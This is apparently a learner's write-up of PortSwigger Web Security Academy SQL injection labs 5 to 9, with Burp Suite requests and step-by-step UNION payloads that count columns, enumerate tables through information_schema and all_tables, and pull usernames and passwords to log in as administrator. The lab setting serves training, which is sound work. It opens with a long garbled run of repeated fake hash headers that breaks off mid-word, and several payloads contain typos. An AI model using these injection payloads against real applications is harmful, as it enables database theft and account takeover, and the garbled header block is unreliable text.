X-Theme-File-Hash-HMACSHA512-8919878623797047622912: 1103533333 X-Theme-File-Hash-HMACSHA512-1783975725595409524824: 1103533333 X-Theme-File-Hash-HMACSHA512-3567951451190819049648: 1103533333 X-Theme-File-Hash-HMACSHA512-7135902902381638099296: 1103533333 X-Theme-File-Hash-HMACSHA512-1427180580476327619856: 1103533333 X-Theme-File-Hash-HMACSHA512-2854361160952655239712: 1103533333 X-Theme-File-Hash-HMACSHA512-5708722321905310479424: 1103533333 X-Theme-File-Hash-HMACSHA512-1141744463810620819808: 1103533333 X-Theme-File-Hash-HMACSHA512-2283488927621241639616: 1103533333 X-Theme-File-Hash-HMACSHA512-4566977855242483279232: 1103533333 X-Theme-File-Hash-HMACSHA512-9133955710484966558464: 1103533333 X-Theme-File-Hash-HMACSHA512-1826791140817933316912: 1103533333 X-Theme-File-Hash-HMACSHA512-3653582281635866633824: 1103533333 X-Theme-File-Hash-HMACSHA512-7307164563271733267648: 1103533333 X-Theme-File-Hash-HMACSHA512-1461432912654346653528: 1103533333 X-Theme-File-Hash-HMACSHA512-2922865825308693307056: 1103533333 X-Theme-File-Hash-HMACSHA512-5845731650617386614112: 1103533333 X-Theme-File-Hash-HMACSHA512-1169146330123477328224: 1103533333 X-Theme-File-Hash-HMACSHA512-2338292660246954656448: 1103533333 X-Theme-File-Hash-HMACSHA512-4676585320493909312896: 1103533333 X-Theme-File-Hash-HMACSHA512-9353170640987818625792: 1103533333 X-Theme-File-Hash-HMACSHA512-1870634128197563725556: 1103533333 X-Theme-File-Hash-HMACSHA512-3741268256395127451112: 1103533333 X-Theme-File-Hash-HMACSHA512-7482536512787854902224: 1103533333 X-Theme-File-Hash-HMACSHA512-1496507302557570980448: 1103533333 X-Theme-File-Hash-HMACSHA512-2993014605115141960896: 1103533333 X-Theme-File-Hash-HMACSHA512-5986029210230283921792: 1103533333 X-Theme-File-Hash-HMACSHA512-1197205842046056784356: 1103533333 X-Theme-File-Hash-HMACSHA512-2394411684092113568712: 1103533333 X-Theme-File-Hash-HMACSHA512-4788823368184227137424: 1103533333 X-Theme-File-Hash-HMACSHA512-9577646736368454274848: 1103533333 X-Theme-File-Hash-HMACSHA512-1915529347273698854968: 1103533333 X-Theme-File-Hash-HMACSHA512-3831058694547397709936: 1103533333 X-Theme-File-Hash-HMACSHA512-7662117389094795419872: 1103533333 X-Theme-File-Hash-HMACSHA512-1532423477818990823956: 1103533333 X-Theme-File-Hash-HMACSHA512-3064846955637981647912: 1103533333 X-Theme-File-Hash-HMACSHA512-6129693911275963295824: 1103533333 X-Theme-File-Hash-HMACSHA512-1225938782255192659168: 1103533333 X-Theme-File-Hash-HMACSHA512-2451877564510385318336: 1103533333 X-Theme-File-Hash-HMACSHA512-4903755129020770636672: 1103533333 X-Theme-File-Hash-HMACSHA512-9807510258041541273344: 1103533333 X-Theme-File-Hash-HMACSHA512-1961502056083088254688: 1103533333 X-Theme-File-Hash-HMACSHA512-3923004112166176509376: 1103533333 X-Theme-File-Hash-HMACSHA512-7846008224332353018752: 1103533333 X-Theme-File-Hash-HMACSHA512-1569201644664676603556: 1103533333 X-Theme-File-Hash-HMACSHA512-3138403289329353207112: 1103533333 X-Theme-File-Hash-HMACSHA512-6276806578658706414224: 1103533333 X-Theme-File-Hash-HMACSHA512-1255361315731741282848: 1103533333 X-Theme-File-Hash-HMACSHA512-2510722631463482565696: 1103533333 X-Theme-File-Hash-HMACSHA512-5021445262926965131392: 1103533333 X-Theme-File-Hash-HMACSHA512-1004289554853393026288: 1103533333 X-Theme-File-Hash-HMACSHA512-2008579119706786052576: 1103533333 X-Theme-File-Hash-HMACSHA512-4017158239413572105152: 1103533333 X-Theme-File-Hash-HMACSHA512-8034316478827144210304: 1103533333 X-Theme-File-Hash-HMACSHA512-1606863357765428842064: 1103533333 X-Theme-File-Hash-HMACSHA512-3213726715530857684128: 1103533333 X-Theme-File-Hash-HMACSHA512-6427453431061715368256: 1103533333 X-Theme-File-Hash-HMACSHA512-1285490686213429073656: 1103533333 X-Theme-File-Hash-HMACSHA512-2570981372426858147312: 1103533333 X-Theme-File-Hash-HMACSHA512-5141962744853716294624: 1103533333 X-Theme-File-Hash-HMACSHA512-1028392548910743258928: 1103533333 X-Theme-File-Hash-HMACSHA512-2056785097821486517856: 1103533333 X-Theme-File-Hash-HMACSHA512-4113570195642973035712: 1103533333 X-Theme-File-Hash-HMACSHA512-8227140391285946071424: 1103533333 X-Theme-File-Hash-HMACSHA512-1645428078257189214288: 1103533333 X-Theme-File-Hash-HMACSHA512-3290856156514378428576: 1103533333 X-Theme-File-Hash-HMACSHA512-6581712313028756857152: 1103533333 X-Theme-File-Hash-HMACSHA512-1316342466055511375432: 1103533333 X-Theme-File-Hash-HMACSHA512-2632684932111022750864: 1103533333 X-Theme-File-Hash-HMACSHA512-5265369864222045501728: 1103533333 X-Theme-File-Hash-HMACSHA512-1053073972844409100356: 1103533333 X-Theme-File-Hash-HMACSHA512-2106147945688818200712: 1103533333 X-Theme-File-Hash-HMACSHA512-4212295891377636401424: 1103533333 X-Theme-File-Hash-HMACSHA512-8424591782755272802848: 1103533333 X-Theme-File-Hash-HMACSHA512-1684918357511054565688: 1103533333 X-Theme-File-Hash-HMACSHA512-3369836715022109131376: 1103533333 X-Theme-File-Hash-HMACSHA512-6739673430044218262752: 1103533333 X-Theme-File-Hash-HMACSHA512-1347934686008843652552: 1103533333 X-Theme-File-Hash-HMACSHA512-2695869372017687305104: 1103533333 X-Theme-File-Hash-HMACSHA512-5391738744035374610208: 1103533333 X-Theme-File-Hash-HMACSHA512-1078347748807074920416: 1103533333 X-Theme-File-Hash-HMACSHA512-2156695497614149840832: 1103533333 X-Theme-File-Hash-HMACSHA512-4313390995228299681664: 1103533333 X-Theme-File-Hash-HMACSHA512-8626781990456599363328: 1103533333 X-Theme-File-Hash-HMACSHA512-1725356398091319876656: 1103533333 X-Theme-File-Hash-HMACSHA512-3450712796182639753312: 1103533333 X-Theme-File-Hash-HMACSHA512-6901425592365279506624: 1103533333 X-Theme-File-Hash-HMACSHA512-1380285118473059001328: 1103533333 X-Theme-File-Hash-HMACSHA512-2760570236946118002656: 1103533333 X-Theme-File-Hash-HMACSHA512-5521140473892237005312: 1103533333 X-Theme-File-Hash-H

Lab 5: SQL injection attack, listing the database contents on non-Oracle databases

Lab: SQL injection attack, listing the database contents on non-Oracle databases

PRACTITIONER
LAB Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Hint

ACCESS THE LAB

This lab 5 of sql in portswigger. It is given that there is a vulnerability in the product category filter, and mentioned to do UNION attack to list the database contents on non-oracle database.

Let's access the lab,

The screenshot shows a web browser window with the following details:

- Header:** WebSecurity Academy
- Title:** SQL injection attack, listing the database contents on non-Oracle databases
- Status:** LAB Not solved
- Navigation:** Back to lab description >, Home, My account
- Logo:** WE LIKE TO SHOP (with a hanger icon)
- Search Bar:** Refine your search: All Accessories Food & Drink Gifts Lifestyle Pets
- Text Content:** ZZZZZZ Bed - Your New Home Office. A paragraph describing the ZZZZZZ Bed as a revolutionary space-saving concept for home offices.
- Footnote:** Six Pack Beer Belt

Here I'm using burpsuite to capture the packets of any product category and do Union attack.

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:**

```
1 GET /filter?category=Pets HTTP/2
2 Host: 0af7007804f816d981f6a28000f00085.web-security-academy.net
3 Cookie: sessionid=0v5zptwRkoQewyqBnsgLDR
4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
  Safari/537.36
0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
1 Sec-Fetch-Site: same-origin
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-User: ?1
4 Sec-Fetch-Dest: document
5 Referer:
https://0af7007804f816d981f6a28000f00085.web-security-academy.net/
6 Accept-Encoding: gzip, deflate, br
7 Priority: u=0, i
8
9
```
- Response Tab:** This tab is currently empty.
- Inspector Tab:** Shows the following sections:
 - Request attributes: 2
 - Request query parameters: 1
 - Request body parameters: 0
 - Request cookies: 1
 - Request headers: 19

Step 1: First find the no.of columns in the table,

Here we use 'order by' to determine the no.of columns, so we found maximum no.of columns by

'order+by+2—

(We can identify it by noticing the response as 200, try changing the number until the response is 500)

Step 2:

Let's find the datatype of the columns, and we found that there is only 2 columns so use this query,

'+UNION+SELECT+'abc','def'—

Here we can identify both are strings.

Step 3:

Let's list the tables in the database,

Before listing we need to find which version of the database is using here, for that we can refer sql cheat sheet (<https://portswigger.net/web-security/sql-injection/cheat-sheet>).

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	SELECT banner FROM v\$version
	SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Here we found that the database version is PostgreSQL, and we can use that information to find which table we can use,

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown to the URL `https://0af7007804f816d981f6a28000f00085.web-security-academy.net`. The request body contains the payload `'union Select version(), null--`. In the 'Response' pane, the server returns an HTML page with the title "SQL injection attack, listing the database contents on non-Oracle databases". The page includes CSS links to `/resources/labheader/css/academyLabHeader.css` and `/resources/css/labsCommerce.css`, and a script link to `/resources/labheader/js/labHeader.js`. The 'Inspector' pane shows the decoded response, highlighting the injected SQL code. The 'Notes' pane is visible on the right.

In postgresql documentation it is explained that the defined table name is `table_name` and column name is `column_name`.

And we can refer the sql cheat sheet to list the database table names,

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

```
Oracle    SELECT * FROM all_tables
          SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'
          SELECT * FROM information_schema.tables

Microsoft  SELECT * FROM information_schema.columns WHERE table_name =
          'TABLE-NAME-HERE'
          SELECT * FROM information_schema.tables

PostgreSQL SELECT * FROM information_schema.columns WHERE table_name =
          'TABLE-NAME-HERE'
          SELECT * FROM information_schema.tables

MySQL     SELECT * FROM information_schema.columns WHERE table_name =
          'TABLE-NAME-HERE'
```

So this is the query,

'union select table_name from information_schema.tables--

The screenshot shows a Burp Suite Professional interface. In the Request tab, a GET request is made to `https://0af000f70432d0158066495600fb0077.web-security-academy.net` with a query parameter `?category=Gifts' UNION+SELECT+table_name,+NULL+FROM+information_schema.tables`. The Response tab shows an HTML table with several columns: `schemas`, `routines`, `referential_constraints`, `users`, `administrable_role_authorizations`, and `products`. The `users` column contains the value `qvozb`. The Inspector tab is open, showing the selected text of the injected SQL query. The Notes tab is also visible at the bottom.

After entering the query, if the response is 200, search for the users table in the search bar in response page.

Found the users table!!

Step 4:

Let's find the columns in the table,

```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns
s+WHERE+table_name='users_qvroz'
```

- Enter the table name you found after the table_name .

The screenshot shows a Burp Suite interface with the following details:

- Request:** GET /filter?category=Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_qvroz';-- HTTP/2
- Response:** The response body contains a conversation about a couple's umbrella, with the 'username' value 'username_mwbkeh' highlighted in the inspector panel.
- Inspector:** The 'Selected text' section shows the extracted value: 'username_mwbkeh'.

Found the username column, search it on the search bar, and also let's find the password column too,

The screenshot shows a Burp Suite interface with the following details:

- Request:** GET /filter?category=Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_qvroz';-- HTTP/2
- Response:** The response body contains a conversation about public displays of affection, with the 'password' value 'password_lxlvbq' highlighted in the inspector panel.
- Inspector:** The 'Selected text' section shows the extracted value: 'password_lxlvbq'.

Step 5:

Found it !!, let's find the password for the administrator,

'+UNION+SELECT+username_mwbkeh,+password_lxlvbg+FROM+users_qvroz
b--


- Enter the username and password column you found after the **SELECT** and users table name at the last.

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=Gifts
- Response:** HTML page with a table. One row in the table has the class "is-table-longdescription". The first column of this row contains the word "administrator".
- Inspector:** Shows the selected text as "'+UNION+SELECT+username_mwbkeh,+password_lxlvbg+FROM+users_qvroz--b--". Below it, the decoded from field shows "' UNION SELECT username_mwbkeh, password_lxlvbg FROM users_qvroz--b--".

Found it, after entering the query if the response is 200, search administrator on the search bar in response.

Let's login with that password.



Hurray logged in !! 😊

Lab 6: SQL injection attack, listing the database contents on Oracle

Lab: SQL injection attack, listing the database contents on Oracle

PRACTITIONER
LAB Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Hint

ACCESS THE LAB

Solution

This is the lab 6 of sql in portswigger. It is given that there is a vulnerability in the product category filter, and mentioned to do UNION attack to list the database contents on oracle database.


WebSecurity Academy [SQL injection attack, listing the database contents on Oracle](#) [LAB Not solved](#)

Refine your search: All Clothing, shoes and accessories Food & Drink Pets Tech gifts Toys & Games

Hologram Stand In

Do you ever have one of those days where nothing looks right, and you just don't feel like going to the bar? Never fear, Hologram Stand In is here. There are times when you may not be that important, you need to show your face to the right people. But, we all have off days and know we won't be looking the right face if we end up feeling like a sack of potatoes. We spend time with our customers when they are having their best days, with 360-degree hologram mapping, and typical response recordings you shall go to the ball. Our experts are on hand throughout the evening enabling them to project you into the correct settings. We will also program polite excuses to leave the room should your hologram not be able to respond appropriately to a given set of questions. With your Hologram Stand In you never need to worry about all those stressful high expectations again. You will look just as fresh and amazing at the end of the night as you do at the start. Put your best dress on, smile and we will do the rest. Full money back guarantee if your night is not a huge success*. *Judged by whether you manage to pull it off.

Here I'm using burpsuite to capture the packets of any product category and do Union attack.



Step 1: First find the no.of columns in the table,

Here we use 'order by' to determine the no.of columns, so we found maximum no.of columns by

'order+by+2—

(We can identify it by noticing the response as 200, try changing the number until the response is 500)

Step 2:

Let's find the datatype of the columns, and we found that there is only 2 columns so use this query,

'+UNION+SELECT+'abc','def'+from+dual—

From the oracle statement we can understand use source as dual

Here we can identify both are strings.

Step 3:

Let's list the tables in the database,

'+UNION+SELECT+table_name,NULL+FROM+all_tables—

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is sent to the target URL: `https://0a69004a045416bf82b1066c00e000d3.web-security-academy.net`. The response shows a table structure with columns `users`, `CZRTGH`, `WRI5_ADV_ASA_REC0_DATA`, and `WRR5_REPLY_CALL_FILTER`. The word `users` is highlighted in the response body. The status code is 200 OK.

After entering the query, if the response is 200, search for the users table in the search bar in response page.

Found the users table!!

Step 4:

Let's find the columns name inside this table,

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name=' USERS_CZRTGH—

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is sent to the target URL: `https://0a69004a045416bf82b1066c00e000d3.web-security-academy.net`. The response shows a table structure with columns `users`, `CZRTGH`, `WRI5_ADV_ASA_REC0_DATA`, and `WRR5_REPLY_CALL_FILTER`. The word `users` is highlighted in the response body. The status code is 200 OK.

- Enter the table name you found after the `table_name`.

Found the username column from the table by searching on the search bar of the response page after getting 200 response also find password columns as same.

Step 5:

Found it !!, let's find the password for the administrator,

**'+UNION+SELECT+USERNAME_PBVEPV,+PASSWORD_CQDDYK+FROM+USERS
_CZRTGH—**

- Enter the username and password column you found after the **SELECT** and **users table name** at the last.

```

1 GET /filter?category=0'+UNION+SELECT+USERNAME_PBVEPV,+PASSWORD_CQDDYK+FROM+USERS_CZRTGH-- HTTP/1.1
2 Host: 0a69004a045416bf82b1066c00e000d3.web-security-academy.net
3 Cookie: session=rhINi46BAh9AyczjNg0BIE7PnRtuA
4 Sec-Ch-Ua: "Chromium";v="127", "Not);Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15

```

Response:

```

98
<td>
<tr>
<th>
99 administrator
100
101
102
</td>
</tr>
<th>
mexeyvxf3aybgv63qxmw
</td>

```

Found it, after entering the query if the response is 200, search administrator on the search bar in response.

Let's login with that password.

Congratulations, you solved the lab!

Share your skill! Home | My account | Log out

My Account

Your password has been updated.

Email:

Update email

Hurray we found it !! 😊

Lab 7: SQL injection UNION attack, determining the number of columns returned by the query

Lab: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER
LAB Solved



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

ACCESS THE LAB

Solution



This is the 7th lab of sql in portswigger. Here we have to use **UNION attack** to return the no.of columns in the database table. The description describes that there is a vulnerability in the product category, let's see the lab.

WebSecurity Academy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Not solved



[Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Toys & Games](#)

Cheshire Cat Grin	\$61.91	View details
Giant Pillow Thing	\$59.12	View details
ZZZZZZ Bed - Your New Home Office	\$58.08	View details
Six Pack Beer Belt	\$25.46	View details
Baby Minding Shoes	\$17.12	View details
Dancing In The Dark	\$47.56	View details
The Alternative Christmas Tree	\$61.81	View details

Let's use Burpsuite to capture the packets of any product category filter and do union attack.

Request

```
1 GET /filter?category=Toys%26Games HTTP/2
2 Host: 0a270000367753a81ed8e9600fe000a.web-security-academy.net
3 Cookie: session=j2x9p700emGmfkdfjyjpnawy66cWMy
4 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?9
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a270000367753a81ed8e9600fe000a.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2421
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/labHeaderHeader.css" rel="stylesheet">
    <link href="/resources/css/lab.css" rel="stylesheet">
    <script type="text/javascript">
      // SQL injection UNION attack, determining the number
      // of columns returned by the query
    </script>
  </head>
  <script src="/resources/labheader/js/labHeader.js"></script>
```

Let's find the no.of columns in the table:

We can use order by instead of using UNION,

'+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

By using UNION, we can retrieve the no.of columns like this,

'+union+select+null--

Request

```
1 GET /filter?category='union select null'-- HTTP/2
2 Host: 0a270000367753a81ed8e9600fe000a.web-security-academy.net
3 Cookie: session=j2x9p700emGmfkdfjyjpnawy66cWMy
4 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?9
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13
```

Response

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2421
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/labHeaderHeader.css" rel="stylesheet">
    <link href="/resources/css/lab.css" rel="stylesheet">
    <script type="text/javascript">
      // SQL injection UNION attack, determining the number
      // of columns returned by the query
    </script>
  </head>
  <script src="/resources/labheader/js/labHeader.js"></script>
```

The response is 500, we can ensure the result is wrong,

Continue adding null values until the error disappears and the response includes additional content containing the null values.

Also we can try adding 1 more, let's see

'+union+select+null,null--

Burp Suite Professional v2024.7.5 - Temporary Project - Shihbin

Target: https://0a270000367753a81ed8e9600fe000a.web-security-academy.net

Request

```
1 GET /filter?category=Toys%26Games+union+select+null,null--
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3917
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      SQL injection UNION attack, determining the number of columns returned by the query
13    </title>
14  </head>
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

We got 200 response in mentioning 2 columns, so it is sure that there is 2 columns available in the database table.

Lab solved!! 😊

Lab 8: SQL injection UNION attack, finding a column containing text

Lab: SQL injection UNION attack, finding a column containing text



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a [SQL injection UNION](#) attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

 ACCESS THE LAB

 Solution

This is the 8th lab of sql in portwigger, here we have to find the column which contain text or a string value, and it is mentioned there is a vulnerability in the product category filter and to do UNION attack. Let's see the lab.



SQL injection UNION attack, finding a column containing text

LAB Not solved 

Make the database retrieve the string: 'fr5hBV'

[Back to lab description >>](#)

[Home](#) | [My account](#)



Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

ZZZZZZ Bed - Your New Home Office	\$87.18	View details
Giant Pillow Thing	\$1.95	View details
Cheshire Cat Grin	\$80.34	View details
Six Pack Beer Belt	\$89.54	View details
The Giant Enter Key	\$88.91	View details
Folding Gadgets	\$35.22	View details
...

Let's use Burpsuite to capture the packets of any product category filter and do union attack.

Let's find the no.of columns in the table:

'+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

'+order+by+3— (gives 200 response)

There is 3 columns.

Let's find which of them contain texts or string.

At first give a text to each column and try

'+union+select+'a',+null,+null-- = returns 500 response

'+union+select+null,+ 'a'+null-- = returns 200 response

'+union+select+null,+null,+a'-- = return 500 response

So the text is on second column.

At the lab home page it is given that to retrieve the string "fr5hBV",

So let's print.

'+union+select+null,+fr5hBV'+null—

The screenshot shows a web browser window with multiple tabs open, all related to SQL injection labs. The main content area displays a success message: "Congratulations, you solved the lab!" Below this, there is a search bar with the query "Tech gifts' UNION SELECT NULL, 'fr5hBV', NULL--". The search results show several items, including:

Product	Price	Action
Grow Your Own Spy Kit	\$9.18	View details
3D Voice Assistants	\$54.78	View details
Eye Projectors	\$17.39	View details
Real Life Photoshopping	\$62.93	View details

Hurray !! we finished the lab 😊

Lab 9: SQL injection UNION attack, retrieving data from other tables


Lab: SQL injection UNION attack, retrieving data from other tables



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.



This is the 9th lab of sql in portswigger. The vulnerability in the lab is on the product category filter and we have to use UNION based attack to retrieve data from other tables. Let's access the lab.

The screenshot shows the Web Security Academy interface for the "SQL injection UNION attack, retrieving data from other tables" lab. At the top, there's a navigation bar with "Web Security Academy" and a search bar. Below the navigation, there's a logo for "WE LIKE TO SHOP" featuring a stylized hanger icon. A sidebar on the right has a dark background with a vertical bar. The main content area displays product details for a "Vintage Neck Defender". The product description includes a paragraph about the item's benefits and a "Hologram Stand" link. Navigation links at the bottom include "Home" and "My account".

Let's use Burpsuite to capture the packets of any product category filter and do union attack.

```
1 GET /filter?cat=category&lifestyle HTTP/2
2 Host: 0a82005d04045de081ed5841008c008e.web-security-academy.net
3 Cookie: session=KYNHZlfttzINRatPTXoCaQaSYfhbVFSN
4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 sec-Fetch-Site: same-origin
12 sec-Fetch-Mode: navigate
13 sec-Fetch-User: ?1
14 sec-Fetch-Dest: document
15 Referer: https://0a82005d04045de081ed5841008c008e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Step 1:

Let's find the no.of columns in the table:

'+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

'+order+by+2-- (gives 200 response)

